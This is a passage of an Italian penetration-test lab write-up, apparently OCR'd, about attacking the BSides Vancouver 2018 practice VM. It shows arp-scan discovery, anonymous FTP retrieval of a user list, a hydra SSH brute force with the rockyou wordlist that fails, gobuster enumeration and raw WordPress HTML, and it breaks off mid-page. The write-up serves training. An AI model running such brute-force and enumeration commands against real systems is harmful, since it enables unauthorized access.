
Alla conquista dei privilegi di root


Per poter conquistare I privilegi di root della nostra macchina vittima, come richiesto dall'azienda, ci siamo collegati alla rete e tramite il comando arp-scan abbiamo scoperto come prima cosa l'indirizzo IP della nostra Bsides Vancouver 2018.

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:b4:a1:05, IPv4: 192.168.150.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.150.12  08:00:27:c1:83:ee       (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.969 seconds (130.02 hosts/sec). 1 responded
```


Una volta scoperto l'indirizzo IP, possiamo provare ad accedere alla macchina e fare una prima panoramica.



Siamo riusciti a vedere emtrare nell’IP della macchina, adesso procediamo a fare una scansione con nmap per vedere eventuali vulnerabilità e porte aperte.



Il comando ha dato come risultato, oltre al sistema operativo e alla versione, anche 3 porte aperte. Proviamo a fare l'accesso con utente anonimo al servizio ftp




Siamo riusciti ad estrarre il file nella directory public con l'elenco degli user.


Adesso proviamo a trovare le password degli utenti, che copieremo in un file a parte, e con hydra, proveremo a trovare se tramite l'utilizzo della lista rockyou ci sono delle corrispondenze

```
┌──(kali㉿kali)-[~]
└─$ hydra -L userlist.txt -P /usr/share/wordlists/rockyou.txt 192.168.150.12 -t1 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 12:00:18
[DATA] max 1 task per 1 server, overall 1 task, 71721995 login tries (l:5/p:14344399), ~71721995 tries per task
[DATA] attacking ssh://192.168.150.12:22/
[ERROR] target ssh://192.168.150.12:22/ does not support password authentication (method reply 4).

┌──(kali㉿kali)-[~]
└─$
```


Tentativi di hydra falliti, autenticazione via password disabilitata per la porta ssh. Proviamo ad entrare nella directory wordpress della porta 80 chr avevamo trovato con nmap



Procediamo ad entrare nella pagina. Il sito WordPress è **vecchio e non più mantenuto**, ed è **gestito da un amministratore chiamato John** (uno degli utenti trovati nel file `users.txt.bk`). Adesso poviamo a fare uno scan approfondito di questa pagina con gobuster.



Da questa ricerca abbiamo trovato una pagina di login



Dall'analisi del codice html del sito abbiamo trovato 2 user, ADMIN e JOHN. Proviamo il nostro attacco con hydra per trovare delle password valide.

```
<footer class="entry-footer">
```


```
                <span class="byline"><span class="author vcard"><img alt='' 
src='http://2.gravatar.com/avatar/531be2540480a3c43fd3e1b3f2d27445?
s=49&#038;d=mm&#038;r=g' 
srcset='http://2.gravatar.com/avatar/531be2540480a3c43fd3e1b3f2d27445?
s=98&amp;d=mm&amp;r=g 2x' class='avatar avatar-49 photo' height='49' width='49' 
/><span class="screen-reader-text">Author </span> <a class="url fn n" 
href="/backup_wordpress/?author=2">john</a></span></span><span class="posted-
on"><span class="screen-reader-text">Posted on </span><a href="/backup_wordpress/?
p=5" rel="bookmark"><time class="entry-date published updated" datetime="2018-03-
07T20:08:30+00:00">March 7, 2018</time></a></span><span class="comments-link"><a 
href="/backup_wordpress/?p=5#respond">Leave a comment<span class="screen-reader-
text"> on [Retired] This blog is no longer being maintained</span></a></span>
</footer><!-- .entry-footer -->
</article><!-- #post-## -->

<article id="post-1" class="post-1 post type-post status-publish format-standard 
hentry category-uncategorized">
        <header class="entry-header">

                <h2 class="entry-title"><a href="/backup_wordpress/?p=1" 
rel="bookmark">Hello world!</a></h2>   </header><!-- .entry-header -->



        <div class="entry-content">
                <p>Welcome to WordPress. This is your first post. Edit or delete 
it, then start writing!</p>
        </div><!-- .entry-content -->

        <footer class="entry-footer">
                <span class="byline"><span class="author vcard"><img alt='' 
src='http://2.gravatar.com/avatar/2c9c21b988fa43f9f0a04cb7f27b0b14?
s=49&#038;d=mm&#038;r=g' 
srcset='http://2.gravatar.com/avatar/2c9c21b988fa43f9f0a04cb7f27b0b14?
s=98&amp;d=mm&amp;r=g 2x' class='avatar avatar-49 photo' height='49' width='49' 
